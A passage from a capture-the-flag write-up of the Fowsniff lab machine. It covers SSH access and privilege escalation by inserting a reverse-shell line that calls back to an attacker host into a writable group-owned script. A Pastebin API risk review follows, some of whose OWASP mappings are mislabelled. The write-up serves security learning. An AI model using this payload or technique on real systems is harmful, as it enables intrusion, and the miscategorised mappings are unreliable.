
Thanks,
A.J. Stone

```

I read through her email using command RETR

Initial Access (SSH)

Connecting to the machine using ssh. See figure below.



```

Session Actions Edit View Help
baksteen@fownsniff: ~
kali:kali: ~]
$ ssh baksteen@10.49.176.30
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
baksteen@10.49.176.30's password:
Permission denied, please try again.
baksteen@10.49.176.30's password:
Connection closed by 10.49.176.30 port 22

(kali㉿kali)-[~]
└─$ ssh baksteen@10.49.176.30
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
baksteen@10.49.176.30's password:
Connection closed by 10.49.176.30 port 22

(kali㉿kali)-[~]
└─$ 
*** Welcome to the Fownsniff Corporate Server! ****
----- NOTICE -----
* Due to the recent security breach, we are running on a very minimal system.
* Contact AJ Stone -IMMEDIATELY- about changing your email and SSH passwords.

Last login: Tue Mar 13 16:55:40 2018 from 192.168.7.36
baksteen@fownsniff: ~]$ 

```

Once connected, what groups does this user belong to? Are there any interesting files that can be run by that group?


baksteen@fownsniff:~\$ find / -group users -type f 2>/dev/null

Privilege Escalation

An interesting file /opt/cube/cube.sh

Edited /opt/cube/cube.sh to include a reverse shell (e.g., bash -i >& /dev/tcp/<attacker-ip>/4444 0>&1). Waited for cron/sudo execution to trigger shell as higher priv user.

Captured flag.



The terminal session shows the following steps:


- Initial login as `baksteen@fowsniff:~`
- Running `groups` command to check for groups
- Running `find / -group_users -type f 2>/dev/null` to find files owned by the group
- Opening the file `/opt/cube/cube.sh` in a text editor
- Editing the file to add a reverse shell payload
- Running `chmod +x /opt/cube/cube.sh` to make it executable
- Running `./opt/cube/cube.sh` to execute the payload
- Receiving a reverse shell connection from the server

After completing the challenge, the terminal shows a success message and the user's stats:

```

  Points earned: 60
  Completed tasks: 1
  Room type: Challenge
  Difficulty: Easy
  Streak: 1

```



API Security Risk Analysis

In this CTF, attackers used a Pastebin link to publicly dump breached hashes, highlighting how insecure APIs can facilitate data exfiltration in real breaches. To extend this writeup for API security skills, I performed a read-only analysis of the Pastebin public API, a common tool for testing/learning (listed in public-apis GitHub). This mirrors how SaaS APIs like Pastebin are abused if not secured.

API Overview:

- Base URL: <https://pastebin.com/api>
- Endpoints: Primarily POST to /api_post.php, /api_login.php, /api_raw.php; GET for raw pastes.
- Tools Used: Browser DevTools for doc inspection; Postman for hypothetical safe requests (e.g., public raw reads).
- Methodology: Reviewed docs, mapped to OWASP API Top 10; no live exploitation.

Identified Risks (Aligned to OWASP API Security Top 10 2023):

Risk 1: Broken Authentication (OWASP API2:2023)

Description: Guest pastes can be created with only api_dev_key (no user_key), and if public/unlisted, readable without any auth via /raw/<key>. Login endpoint uses plain POST of username/password to get non-expiring user_key. **Severity:** High **Business Impact:** Allows anonymous data dumps (as in this CTF breach), leading to PII exposure, regulatory fines (GDPR), and reputation damage. Compromised user_key grants indefinite access. **Evidence:** Docs state guest pastes are unauthenticated beyond dev_key; raw endpoint requires no creds. **Remediation:** Mandate OAuth/JWT for all creations; expire tokens; use HTTPS-only with MFA for login.

Risk 2: Excessive Data Exposure (OWASP API3:2023)

Description: Public pastes expose full content without filtering. User details endpoint returns email, location, etc., if user_key provided.

Severity: High **Business Impact:** Breached data (hashes, emails) stays exposed indefinitely, enabling further attacks like phishing. In SaaS, this amplifies breach impact. **Evidence:** /raw/<key> returns entire paste raw; userdetails includes sensitive fields.

Remediation: Implement field-level filtering; auto-expire public pastes; scan for PII before publishing.

Risk 3: Unrestricted Resource Consumption (OWASP API4:2023)

Description: No documented rate limiting; only quotas for free accounts (e.g., 25 unlisted pastes). Attackers could spam creations.

Severity: Medium

Business Impact: Enables DoS via mass pastes, increasing costs; in breaches, rapid dumping of large datasets.

Evidence: Errors mention quotas but no per-IP/minute limits. **Remediation:** Add rate limiting (e.g., 10 req/min per key); use CAPTCHA for guests.

Risk 4: Security Misconfiguration (OWASP API8:2023)

Description: api_user_key never expires; dev_key required for all but exposes if leaked. No input validation mentioned for paste_code.

Severity: Medium

Business Impact: Long-lived tokens increase compromise window; misconfig leads to injection vulnerabilities.

Evidence: Docs encourage caching user_key indefinitely. **Remediation:** Enforce token expiration/rotation; validate/sanitize inputs; use secure headers.

Risk Summary Tables

Fowsniff Finding	API Security Equivalent	Risk Severity
Public Pastebin/Twitter Leak	API9:2023 - Improper Inventory Management	Critical
MD5 Password Hashes	API7:2023 - Server-Side Request Forgery (SSRF) / Weak Cryptography	High
POP3/IMAP Brute Forcing	API2:2023 - Broken Authentication	High
Reading emails via Telnet	API1:2023 - Broken Object Level Authorization (BOLA)	High

Risk ID	Title	OWASP Mapping	Business Impact	Priority
1	Broken Authentication	API2:2023	Anonymous dumps & token compromise	Critical
2	Excessive Data Exposure	API3:2023	Indefinite PII leaks	Critical
3	No Rate Limiting	API4:2023	Abuse & DoS potential	High
4	Security Misconfiguration	API8:2023	Long-term vuln exposure	Medium

Conclusion

This CTF taught enumeration, cracking, and escalation basics. By adding Pastebin API analysis, it ties to modern API security—showing how breaches exploit weak APIs. For Task 3, this proves AppSec thinking.

Fowsniff pawned by:

Venedikti Mawioo

